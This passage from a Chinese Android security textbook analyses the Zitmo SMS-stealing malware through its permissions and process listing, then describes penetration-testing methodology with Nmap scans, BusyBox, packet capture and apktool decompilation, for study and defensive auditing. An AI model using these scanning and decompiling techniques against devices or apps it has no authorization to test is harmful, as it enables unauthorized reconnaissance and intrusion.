app_9     358   33    82896  19632 ffffffff afd0c51c S com.svox.pico
root      400   41    732    348   c003da38 afd0c3ac S /system/bin/sh
app_38    402   33    83212  20696 ffffffff afd0c51c S com.systemsecurity6.gms
root      410   400   888    324   00000000 afd0b45c R ps
#
```

图 4. 15　ps 命令输出显示（可见 Zitmo 正在运行）

如图 4. 16 所示，恶意软件 Zitmo 请求的权限如下：

```
<item name="android.permission.READ _ PHONE _ STATE" />
<item name="android.permission.INTERNET" />
<item name="android.permission.RECEIVE _ SMS" />
```

READ_PHONE_STATE 权限使应用程序可以获得 IMEI 码、SIM 码，以及其他唯一标识手机的数据。RECEIVE_SMS 权限使其能够拦截银行网站发送的交易授权验证码，一旦窃取交易授权验证码，该恶意软件即使用 INTERNET 权限将其发送给远程命令与控制（Command and Control，C&C）中心。

```
<package name="com.systemsecurity6.gms" codePath="/data/app/com.systemsecurity6.gms-1.apk" nativeLibraryPath="/data/data/com.systems
ecurity6.gms/lib" flags="0" ft="132f1ce1b28" it="132f1ce1f57" ut="132f1ce1f57" version="1" userId="10038">
<sigs count="1">
<cert index="6" key="308201a730820110a00302010202044de284b6300d06092a864886f70d0101050500301831163014060355040a130d54727573746565722
04c74642e301e170d3131303532393137333930325a170d3336303532323137333930325a301831163014060355040a130d5472757374656572204c74642e30819f3
00d06092a864886f70d010101050003818d0030818902818100aecc322a2156db391e1147a71871d935367faf3ecc4ef320a2aeb6c8c7042ece64f6e38216e8b29c2
4ddfce65addee77529b2e774026daf8dfefad0c7eb06ddbc5b4a5fa2fd1028fb95983db306deef6cb76396698c073bb45d0644811469153784f3112d52492e52a434
f35b3bd099b841c2b684f56c6218e301d0b7f4ab9930203010001300d06092a864886f70d01010505000381810098a4d90cfb62f06a0aebbef85041519648101e6f9
cb986c854796b864fae99b387b3456a3a9800fd49b0f6a2440dccae9b58cf058d7505d3944877b6db48d507cd6a1eb8588af9a1337b0b83aa61766eda0e1ae38e42f
e95eeeb93c5242372349d8635c1a38dcf9d4160a8f22eaca33e8ff37e63278abb799bd900c738130466" />
</sigs>
<perms>
<item name="android.permission.READ_PHONE_STATE" />
<item name="android.permission.INTERNET" />
<item name="android.permission.RECEIVE_SMS" />
</perms>
</package>
```

图 4.16 Zitmo 权限

4.6 小结

本章介绍了 Android 安全模型的内核层和应用层，通过本章的学习，读者应该能够理解 Android 系统如何使用 Linux 内核运行基于权限的安全模型。其次，本章还介绍了 Manifest 权限，并从安全性意义的角度，论证了 Manifest 权限对 Android 应用程序的重要性。再次，本章阐述了移动设备的安全格局，包括搭载 Android 操作系统平台的移动设备。最后，本章分析了几款恶意软件，演示了如何基于请求权限对应用程序进行安全分析的方法。

第 5 章　Android 渗透测试

本章主要关注 Android 系统平台和应用程序的渗透测试。首先从介绍渗透方法、讨论如何获得 Android 操作系统细节信息入手，然后对 Android 应用程序进行渗透测试，继而讨论 Android 应用程序的安全问题。在本章结束前，讨论几个相对较新的问题（如云存储等）和系统修补问题。最后，展示几个近期出现的 Android 应用程序安全问题。

通过前面几章的介绍，读者应该对 Android 系统的体系结构（第 2 章介绍的内容）、Android 应用程序基础知识（如构成组件、框架等，第 3 章介绍的内容），以及 Android 权限和安全模型（第 4 章介绍的内容）比较熟悉了。

5.1　渗透测试

渗透测试（Penetration Test），也可称为 pen 测试，是一种通过模拟内部和外部攻击，评估系统安全性的方法，目的是在恶意攻击者发现问题之前找到并修复这些问题。一般在应用软件发布之前进行测试，用于确保软件的安全性，或是在应用软件发布之后，通过测试确保软件没有漏洞存在。源码审查或静态分析可以有效地辅助渗透测试。理想情况下，静态分析应当是软件开发生命周期（Software Development Life Cycle，SDLC）的一部分，需要在渗透测试之前进行。如果在渗透测试之前进行静态分析，就可以在软件产品开发完毕之前纠正发现的问题，从而相对减少渗透测试过程中发现的问题。这样，如果客户需要渗透测试报告的话，就能够提供相对简洁的渗透测试报告，从而为测试产品提供安全担保。

根据展开模拟测试的位置，可将渗透测试分为两类：内部测试和外部测试。接下来的内容主要对内部和外部渗透测试、进行渗透测试的教程、静态分析，以及对 Android 操作系统和设备实施渗透测试的步骤进行概述。

5.1.1　外部渗透测试

外部渗透测试主要是由安全测试人员在网络外部对系统进行的测试，测试人员仅被提供有限的信息。企业网络由众多防火墙保护，这些防火墙具有 ACL（Access Control List，网络控制列表）功能，能够阻止大多数端口被从外部访问。在外部渗透测试中，提供给安全测试人员的信息只有 URL 和 IP 地址。并且执行外部渗透测试时，测试人员使用的很多工具或技术将遭到防火墙的阻拦，通常是阻止它们对内部网络的探测，从而阻止这些存在但被防火墙或其他防御系统保护的漏洞被发现。

例如，经过 root 处理的 Android 设备在 850 端口运行一个服务。通常将防火墙配置为禁止该端口被探测，以保护在该端口上运行的服务。这样，外部的渗透测试就无法检测到在该端口上运行的服务。然而，如果经过 root 处理的 Android 设备在 80 端口运行 httpd 服务器，则借助外部渗透测试，很有可能发现在 80 端口上运行的 httpd 服务，因为防火墙允许 80 端口被外部网络访问。

5.1.2 内部渗透测试

防火墙无法阻止内部渗透测试（如果存在分层体系结构的网络防火墙布局，或许可以对内部渗透测试有些屏蔽作用）。因此，对于内部渗透测试来说，获取内部系统（例如，拥有私有 IP 地址的系统等）的信息相对比较容易。

继续以 root 处理过的 Android 设备为例，仍然在该设备的 850 端口上运行某一服务。由于防火墙可能不会阻止内部渗透测试，因此对于安全测试人员来说，通过内部渗透测试很有可能发现该端口及在其上运行的服务。从而，当该服务正同其他设备进行通信时，即可探测到该过程。

根据以往的经验，同外部渗透测试相比，内部渗透测试能够发现更多的问题。外部渗透测试基于这样一个事实：外部攻击者无法访问网络内部设备。然而，这并不意味着内部渗透测试发现的问题就不重要，业内人士同样能够利用这些问题。而且，外部攻击者很可能利用这些问题发起更大范围的攻击，并将这些攻击作为这一大范围攻击的一部分。从这个意义上来说，实际上，攻击者就已经处于网络的内部了。

5.1.3 渗透测试方法

同行评审方法可以指导渗透测试执行的过程。NIST 800-115 和 OSSTMM 就是这样的两类指导性的文档。在进行渗透测试时，不需要严格遵照其中所述的每一个步骤，只需把它们作为指导性的原则，并根据具体需求加以修改，实施测试。

典型的渗透测试大致可以分为以下四个阶段：

1）规划：确定实施目标，获取批准和支持。

2）发现：获取目标信息，包括 IP 地址、联系人信息、系统信息（如操作系统版本）、应用程序，以及数据库信息等。

3）攻击：基于阶段 2 得到的信息，确定所有存在漏洞的系统、应用程序以及数据库，利用这些漏洞。必要的话，返回阶段 2，再次实施发现过程。

4）报告：根据评估，将发现的问题按照严重性等级进行分类：致命风险、高风险、中等风险以及低风险。同时，将得出的分析和建议报告提供给管理者。

5.1.4 静态分析

静态分析不属于渗透测试，但是对于安全测试人员来说，静态分析是一个重要

的工具。它可以帮助安全测试人员早在软件开发生命周期中，就能够发现软件代码方面存在的问题，当然如果软件已经发布，也可使用静态分析在软件安全评估后期，发现代码中存在的相关问题。静态分析工具针对程序代码库展开分析，借助相关代码分析算法，分析不同的代码路径和流程，并且提供一个潜在的安全问题清单。在静态分析中，常常会出现一定比例的误报。完美的静态分析用法在于程序开发人员无需外部帮助，仅靠使用静态分析理解/改进自己编写的代码，防止以后可能出现的代码问题。

对于 Android 系统而言，本书主要分析两个层次的安全性问题：操作系统和应用程序（本书不考虑硬件层，有关硬件层的安全问题可参考其他书籍）。

5.1.5　Android 系统和设备渗透测试步骤

对于身边大多数的 Android 设备来说，一个主要的问题就是，该设备是否经过 root 处理。root 处理过的设备可能面临更多的安全风险，因为用户能够以提升的权限运行应用程序，并且攻击者也能够利用提升的权限损害 Android 设备。同时，分析 Android 操作系统软件栈自身存在的问题，对于确保 Android 系统安全性也是很有帮助的，尽管这需要查看内核源码和各种系统支持库等内容的源码。此外，对于安全测试人员来说，组合使用黑白盒测试通常也是一种非常好的安全测试方法，这可以使测试人员在访问网络上设备的过程中，当感到设备上存在可疑活动时，能够立即进行进一步的深入探测。

1）获取 Android 设备的 IP 地址。

2）运行 NMAP[㊀]进行扫描，查看目标设备上运行的服务。

3）对可疑设备（如经过 root 处理的设备），使用 Wireshark 获取并分析数据包。

4）如果认为设备被入侵，使用诸如 BusyBox 工具探查设备内部运行状况（如哪些进程正在运行等），同时进行鉴别。

5）对操作系统和各种支持库的源代码执行静态分析。尤其是查看各个设备厂商提供的代码，如 HTC 等。代码审查主要关注以下几种类型的问题：资源泄露、空指针引用、非法访问操作，以及程序执行流程等问题，从而找出那些绕过安全检查的问题。

6）审查配置文件和代码是否使用明文存储密码和其他的敏感数据，而没有采取适当安全考虑。

5.2　Android 渗透测试工具

虽然 Android 系统在设计上自带了一个精简的 shell 程序，但是当安全测试人员

㊀ NMAP，网络安全扫描器是一款开放源代码的网络探测和安全审核的工具。它的设计目标是快速地扫描大型网络，当然用它扫描单个主机也没有问题。——译者注

需要访问更多信息时，该 shell 程序无法满足安全测试人员的需求。对于这一问题，测试人员可以使用其他的几种工具来解决，例如 Nmap：网络扫描器、Wireshark：网络嗅探器，以及 BusyBox：命令行（如可执行“ifconfig”命令）集成工具。对于测试人员来说，BusyBox 是这几个工具中最常用的。

5.2.1 Nmap

如果没有访问设备本身，只是查看存在 Android 设备的网络，此时，可以使用 Nmap 扫描器。Nmap 扫描器能够对指定的 IP 地址启动同步扫描（SYN），查找操作系统指纹识别信息和版本检测信息，如图 5.1 所示，该扫描结果显示没有打开的端口（或在端口上运行的服务），因此无法提供有关该 Android 设备的有用信息。不过，一旦存在打开的端口，就可以对该端口实施进一步的探测。

```
Anmol — bash — 80×24
Starting Nmap 5.51 ( http://nmap.org ) at 2011-12-24 13:34 PST
Warning: Unable to open interface vmnet1 -- skipping it.
Warning: Unable to open interface vmnet8 -- skipping it.
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.79 seconds
anmmisra-mac:~ Anmol$ sudo nmap -sS -A 192.168.0.104

Starting Nmap 5.51 ( http://nmap.org ) at 2011-12-24 13:34 PST
Warning: Unable to open interface vmnet1 -- skipping it.
Warning: Unable to open interface vmnet8 -- skipping it.
Nmap scan report for android_3474f00bc85957bc (192.168.0.104)
Host is up (0.016s latency).
All 1000 scanned ports on android_3474f00bc85957bc (192.168.0.104) are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE (using port 1025/tcp)
HOP RTT     ADDRESS
1   3.06 ms android_3474f00bc85957bc (192.168.0.104)

OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.93 seconds
```

图 5.1 对 Android 设备执行 Nmap 同步扫描

5.2.2 BusyBox

虽然 Android 系统自带了一个精简的 Shell 工具程序，但是 BusyBox 工具能够为 Android 系统提供 UNIX 系统工具集中很多常用的工具，从而使得在 Android 设备上进行了解、查看、渗透测试以及取证鉴别等操作更加便捷方便。不过，由于 BusyBox 是在 Android 系统上运行，不是所用的功能选项都能被支持，例如，那些只能在桌面版本系统上才能运行的命令或选项。

下面是在模拟器上安装并运行 BusyBox 工具过程的说明，如图 5.2 所示。对于

一个 Android 设备，需要经过 root 处理，才能安装 BusyBox 应用程序包，从而使其成功运行。

首先，从 Linux 系统上的终端控制台启动 adb shell，执行下述命令（假设手边已有 BusyBox 的二进制可执行安装文件）：

```
adb shell mkdir /data/busybox
adb shell push busybox /data/busybox
adb shell
chmod 755 /data/busybox
/data/busybox -install
```

```
pentestusr1@tools-gibbons-vm-2:~$ adb shell
# cd /data/busybox
# ./ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:340 errors:0 dropped:0 overruns:0 frame:0
          TX packets:336 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24268 (23.6 KiB)  TX bytes:22374 (21.8 KiB)
          Interrupt:13 Base address:0xc000 DMA chan:ff

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

# |
```

图 5.2　BusyBox 安装后执行 ifconfig 命令

这时，这些命令工具应该已经安装在/data/busybox 目录下了，更改该目录的路径或更新系统环境变量 PATH，就能直接使用这些常用的 UNIX 命令了。

如图 5.2 所示，从执行“ifconfig”命令的输出结果可见，该模拟器的 IP 地址为“10.0.2.15”，这是一个专用于模拟器的保留地址。如果设备连接在网络上，那么这个 IP 地址可能形如“192.168.0.104”的样子。IP 地址“10.0.2.2”是用户工作机系统（例如，运行模拟器的工作机系统）上本地回环地址“127.0.0.1”的别名。“10.0.2.1”是路由器/网关的地址，“10.0.2.3”是首个 DNS 服务器的地址。

如图 5.3 和图 5.4 所示，从这个截图上可以看到，80 端口是开启的，设备上的 httpd 服务程序运行在该端口。在一个典型的 Android 设备上，需要对该端口做进一步的探测。

5.2.3　Wireshark

要想分析 Android 设备产生的数据包，可以有两种方式：一种是需要对 Android

```
pentestusr1@tools-gibbons-vm-2:~$ adb shell
# cd /data/busybox
# ./netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:5037          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5555            0.0.0.0:*               LISTEN
tcp        0     79 10.0.2.15:5555          10.0.2.2:57335          ESTABLISHED
netstat: no support for 'AF INET6 (tcp)' on this system
netstat: no support for 'AF INET6 (udp)' on this system
netstat: no support for 'AF INET6 (raw)' on this system
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ACC ]     STREAM     LISTENING     258    /dev/socket/property_se
rvice
unix  2      [ ACC ]     STREAM     LISTENING     277    /dev/socket/vold
unix  2      [ ACC ]     STREAM     LISTENING     284    /dev/socket/netd
unix  2      [ ACC ]     STREAM     LISTENING     322    @jdwp-control
unix  2      [ ACC ]     STREAM     LISTENING     291    /dev/socket/rild-debug
unix  2      [ ACC ]     STREAM     LISTENING     293    /dev/socket/rild
unix  2      [ ACC ]     STREAM     LISTENING     295    /dev/socket/zygote
unix  2      [ ACC ]     STREAM     LISTENING     302    /dev/socket/installd
unix  2      [ ACC ]     STREAM     LISTENING     304    /dev/socket/keystore
unix  2      [ ACC ]     STREAM     LISTENING     311    /dev/socket/qemud
```

图 5.3　调用 BusyBox 工具提供的 netstat 命令

```
pentestusr1@tools-gibbons-vm-2:~$ adb shell
# cd /data/busybox
# ./pscan 10.0.2.15
Scanning 10.0.2.15 ports 1 to 1024
 Port   Proto   State   Service
   80   tcp     open    unknown
1023 closed, 1 open, 0 timed out ports
# |
```

图 5.4　使用 pscan 命令扫描检测各端口

设备进行 root 处理，然后在该设备上使用像 Wireshark 这样的数据包捕获分析工具；另一种是访问路由器，从路由器获取网络中的数据包。本节中的例子使用第二种方式，即利用安装在 Linux 系统上的 tcpdump 工具捕获网络中 Android 模拟器产生的数据包，然后将捕获的数据包使用 Wireshark 工具打开并分析，如图 5.5 所示。

在用户的工作电脑上，执行“emulator - tcpdump <output file> - avd <avd device name>”命令，调用 tcpdump 工具捕获模拟器产生的流量数据包。

图 5.5 展示了被捕获的流量数据包，这些数据包产生于 Android 模拟器使用浏览器访问 www. google. com 网站。从 Wireshark 显示的数据包列表中可以看到，DNS 服务器的 IP 地址是 10. 0. 2. 3，并且路由器/网关的 IP 地址为 10. 0. 2. 2。IP 地址为 10. 0. 2. 15 的源地址端（也就是 Android 模拟器）向 www. google. com 网站发送了一

No.	Time	Source	Destination	Protocol	Info
1	0.000000	RealtekU_12:35:02	Broadcast	ARP	Who has 10.0.2.15? Tell 10.0.2.2
2	6.032939	RealtekU_12:35:02	Broadcast	ARP	Who has 10.0.2.15? Tell 10.0.2.2
3	6.036452	RealtekU_12:34:56	RealtekU_12:35:02	ARP	10.0.2.15 is at 52:54:00:12:34:56
4	18.032930	10.0.2.2	10.0.2.15	TCP	48832 > personal-agent [SYN] Seq=0 Win=8760 Len=0 MSS=1460
5	18.036572	10.0.2.15	10.0.2.2	TCP	personal-agent > 48832 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
6	18.036585	10.0.2.2	10.0.2.15	TCP	48832 > personal-agent [ACK] Seq=1 Ack=1 Win=8760 Len=0
7	18.037940	10.0.2.2	10.0.2.15	TCP	48832 > personal-agent [PSH, ACK] Seq=1 Ack=1 Win=8760 Len=31
8	18.040586	10.0.2.15	10.0.2.2	TCP	personal-agent > 48832 [ACK] Seq=1 Ack=32 Win=5840 Len=0
9	18.064724	10.0.2.15	10.0.2.2	TCP	personal-agent > 48832 [PSH, ACK] Seq=1 Ack=32 Win=5840 Len=33
10	18.064834	10.0.2.2	10.0.2.15	TCP	48832 > personal-agent [ACK] Seq=32 Ack=34 Win=8760 Len=0
11	54.194217	RealtekU_12:34:56	Broadcast	ARP	Who has 10.0.2.3? Tell 10.0.2.15
12	54.194221	RealtekU_12:35:03	RealtekU_12:34:56	ARP	10.0.2.3 is at 52:54:00:12:35:03
13	54.194554	10.0.2.15	10.0.2.3	DNS	Standard query A www.google.com
14	54.197743	10.0.2.3	10.0.2.15	DNS	Standard query response CNAME www.l.google.com A 74.125.71.99 A 74.125.71.103 A
15	54.212722	10.0.2.15	74.125.71.99	TCP	38045 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSV=4294942597 TSE
16	54.214747	74.125.71.99	10.0.2.15	TCP	http > 38045 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
17	54.216075	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=1 Ack=1 Win=5840 Len=0
18	54.307137	10.0.2.15	74.125.71.99	HTTP	GET /m?client=ms-android-google&source=android-home HTTP/1.1
19	54.307181	74.125.71.99	10.0.2.15	TCP	http > 38045 [ACK] Seq=1 Ack=431 Win=8760 Len=0
20	54.850350	74.125.71.99	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
21	54.850357	74.125.71.99	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
22	54.852412	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=431 Ack=1461 Win=8760 Len=0
23	54.852420	74.125.71.99	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
24	54.852665	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=431 Ack=2921 Win=11680 Len=0
25	54.852868	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=431 Ack=4141 Win=14600 Len=0
26	54.853087	74.125.71.99	10.0.2.15	TCP	[TCP segment of a reassembled PDU]

图 5.5　在 Wireshark 中分析 tcpdump 捕获的数据包

个 HTTP GET 请求，如图 5.6 所示。

No.	Time	Source	Destination	Protocol	Info
55	54.863527	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=431 Ack=24261 Win=46720 Len=0
56	54.865054	74.125.71.99	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
57	54.865074	74.125.71.99	10.0.2.15	HTTP	HTTP/1.1 200 OK (text/html)
58	54.903024	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=431 Ack=29905 Win=42340 Len=0
59	56.026081	10.0.2.15	74.125.71.99	HTTP	GET /images/srpr/logo3w.png HTTP/1.1
60	56.028929	74.125.71.99	10.0.2.15	TCP	http > 38045 [ACK] Seq=29905 Ack=1125 Win=8760 Len=0
61	56.192743	74.125.71.99	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
62	56.192777	74.125.71.99	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
63	56.192779	74.125.71.99	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
64	56.192781	74.125.71.99	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
65	56.193381	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=1125 Ack=31365 Win=52560 Len=0
66	56.193479	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=1125 Ack=32825 Win=55480 Len=0
67	56.193548	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=1125 Ack=34285 Win=58400 Len=0
68	56.193612	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=1125 Ack=35745 Win=61320 Len=0
69	56.197718	74.125.71.99	10.0.2.15	TCP	[TCP segment of a reassembled PDU]
70	56.197721	74.125.71.99	10.0.2.15	HTTP	HTTP/1.1 200 OK (PNG)
71	56.197894	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=1125 Ack=37205 Win=62780 Len=0
72	56.197977	10.0.2.15	74.125.71.99	TCP	38045 > http [ACK] Seq=1125 Ack=37310 Win=62780 Len=0
73	56.586679	10.0.2.15	74.125.71.99	HTTP	GET /extern_js/f/CgJlbhICdXMrMEU4ACwrMFo4ACwrMA44ACwrMBc4ACwrMDw4ACwrMFE4ACwrMAo4AJ

```
Frame 59: 748 bytes on wire (5984 bits), 748 bytes captured (5984 bits)
Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol, Src: 10.0.2.15 (10.0.2.15), Dst: 74.125.71.99 (74.125.71.99)
Transmission Control Protocol, Src Port: 38045 (38045), Dst Port: http (80), Seq: 431, Ack: 29905, Len: 694
Hypertext Transfer Protocol
  GET /images/srpr/logo3w.png HTTP/1.1\r\n
    Host: www.google.com\r\n
    Accept-Encoding: gzip\r\n
    Referer: http://www.google.com/m?client=ms-android-google&source=android-home\r\n
    Accept-Language: en-US\r\n
    User-Agent: Mozilla/5.0 (Linux; U; Android 2.3.3; en-us; sdk Build/GRI34) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.
```

图 5.6　Wireshark 中数据包列表显示的 HTTP GET 请求

5.2.4 Android 操作系统的漏洞

Android 操作系统（Operating System，OS）基于 Linux 操作系统，Linux 系统是 Android 操作系统的底层核心。Android 是一种开源的操作系统，Google 公司对外开放 Android 系统软件栈源码。因此，人们可以自由地开发和贡献/复用 Android 系统的源码。Google 公司拥有官方的 Android 系统开发团队，负责开发、维护官方的 Android 系统发布版本。但是，由于 Android 系统开源、免费的特点，任何人都可以自由地下载、查看、修改，以及发布自己的 Android 系统版本。很多设备厂商（例如，HTC、三星等）会根据自己的需求定位，修改、定制 Android 操作系统，对外却仍然称他们生产的设备运行的是“Android”系统。

在探讨 Android 操作系统上发现的这类问题之前，首先需要弄清究竟谁应当为这些问题负责。是 Google 公司？毕竟它是 Android 操作系统官方发布版本的所有者。或者是其他移动设备厂商？比如像 HTC 等公司，因为他们使用这些免费的 Android 操作系统，并对其做了一定的修改。

当然，也可以先绕过这个问题。Android 操作系统使用提供给 Linux 系统的驱动程序，这些驱动程序在设计时可能并没有考虑安全问题。而且，许多驱动程序可能还存在老旧过时的代码，新增加的代码通常建立在这些代码之上。所以，这些底层安全问题的权责并不明确。

一些 C/C ++ 代码中的典型问题，在 Android 操作系统中也可能出现。比如，资源泄露、内存崩溃、程序执行流程问题、违规数据访问，以及指针引用等问题。此外，在这些代码中，通常还会存在一些“死代码”（也就是不被任何其他程序执行流程调用的代码），对于这样的代码，需要向用户指出来，加以修正。

5.3 Android 应用程序渗透测试

在 Android 系统上，大部分的渗透测试都是针对应用程序展开的，这些应用程序既包括系统内置的应用程序，如浏览器、地图等应用，也包括其他的第三方应用程序，如 Android 应用市场上提供的应用。

5.3.1 Android 应用程序

针对 Android 应用程序的渗透测试同平台上其他软件的测试一样。在对 Android 应用程序进行渗透测试的过程中，需要考虑的问题主要有攻击面、组件之间（内部组件和外部组件）的交互、通信，以及存储等问题。

攻击面：渗透测试只需针对应用程序的核心功能。根据应用程序具有的功能和特点的不同，渗透测试人员所做的工作需要面向相对重要的问题，比如认证、数据操作等功能，并且测试往往需要在相对底层的组件上进行。对于不需要处理重要数

据的本地组件来说，在这类组件上进行的测试应当是有所区分的。比如，和需要与外部应用程序/系统交互的组件相比，对于这些组件的测试无需消耗过多的测试时间。

组件交互：应用程序可以使用多种进程间通信（IPC）机制同其他 Android 应用程序或外部网络服务器进行交互，包括基于 socket（套接字）的通信、远程过程调用（Remote Procedure Call，RPC）、传递/接收广播、使用 Intent 组件，以及其他的一些 Android 特有 IPC 交互方式。这些通信方式中很多都需要权限许可，所以，针对如下两个方面的检查至关重要。

- 应用程序请求的权限。
- 应用程序对其他应用程序开放的功能。

读者应该已经比较了解了 Android 系统的权限，本书在第 4 章已经介绍了这部分概念。Android 应用程序所需的权限定义在 Manifest. xml 文件内，测试人员需要反编译 Android 应用程序的安装包文件，也就是 apk 文件，然后才能访问并查看该文件。反编译 Android apk 文件并取得相应的 Manifest. xml 文件的步骤如图 5. 7 和图 5. 8 所示。

```
Anmol — pentestusr1@tools-gibbons-vm-2: ~/Android/downloads...
pentestusr1@tools-gibbons-vm-2:~/Android/downloads$ apktool decode iCalendar\ ac
bcad45094de7e877b656db1c28ada2.apk iCal
I: Baksmaling...
I: Loading resource table...
I: Decoding resources...
I: Loading resource table from file: /home/pentestusr1/apktool/framework/1.apk
I: Copying assets and libs...
pentestusr1@tools-gibbons-vm-2:~/Android/downloads$ |
```

图 5. 7　使用 apktool 工具提取 Manifest 权限配置文件

apk 文件由多种文件打包而成，包括安装包信息描述目录 META-INF、资源文件目录 res、Android 程序全局配置文件 AndroidManifest. XML、Dalvik 字节码文件 classes. dex，以及编译后的二进制资源文件/目录 resources. arsc 等。apktool 工具能够用来从一个 Android 应用程序安装包（apk 文件）中，提取 AndroidManifest. XML 配置文件。使用方法为 apktool decode <apkname> <directory>。

对于 Android 特有的组件，如 Intent、Broadcast Receiver，测试人员至少需要确定以下几个问题：

1）不能通过 IPC 通信传递敏感数据。例如，不可使用 Intent、broadcast 组件传递。

2）不能将 Intent 过滤机制用于确保应用程序安全目的。尽管 Intent 过滤机制能够管理和控制应用程序可以处理的 Intent，但是这只对“隐式类型”的 Intent 有




图 5.8　从 apk 中提取的 Manifest 权限配置文件示例

效。应用程序仍可以创建“显式类型”的 Intent，迫使目标应用程序对该 Intent 进行处理。

3）不能使用粘性广播（Sticky Broadcast）传输敏感数据，因为发送广播的应用程序无法控制该广播会被哪一个程序所接收。

4）应用程序请求的权限不能多于其功能所需的权限数量，也就是遵守最少所需权限原则。

通信：确定应用程序同外部网络系统/服务器进行通信的渠道是否安全是相当重要的。在这类通信中，建立的连接应当是经过加密的。此外，检查这些与之通信的系统/服务器是如何被选择的，也是同样重要的。

数据：在应用程序评估中，最核心的问题还是应用程序处理的数据。一般的应用程序能够以文件或数据库的形式读写数据，这两种方式既可以使数据仅能对应用程序可读，也可以使这些数据对外可读。如果应用程序的功能中包含敏感数据的处理操作，测试人员就应当谨慎地检查对这些包含敏感数据的文件和数据库进行操作的权限。而且，测试人员还应当检查应用程序生成的日志和共享配置文件[⊖]，查看是否存在由于开发者的疏忽导致敏感数据暴露的问题。大多数的应用程序需要同外

⊖ 共享配置文件（shared preference），Android 系统的另一种数据存储方式，它是一种轻量级的键值对存储方式，以 xml 文件形式保存，存储 Android 应用程序需要的一些配置参数或数据。——译者注

部环境进行通信（或是同外部网络进行通信），并且将大量的数据存储在远程的服务器/数据库上。对于这种情况，测试人员还需要检查这些被上传和存储在异地服务器/应用程序上的数据。此外，还需检查这些敏感的数据参数是如何被传递/存储的，例如安全证书等。

正确使用加密技术：测试人员应当查看应用程序是否使用了标准的加密方法。例如，在检查安全证书的过程中，应用程序是否检查了之前批准的公钥？应用程序如何验证安全证书？应用程序是否进行了严格的安全证书核实？

向浏览器传递信息（包括参数）：测试人员应当检查应用程序是否会开启浏览器应用程序，如果存在这种操作，该应用程序是如何传递相关参数的（例如，应用程序是通过发送 GET 请求，还是 POST 请求传递数据的）。

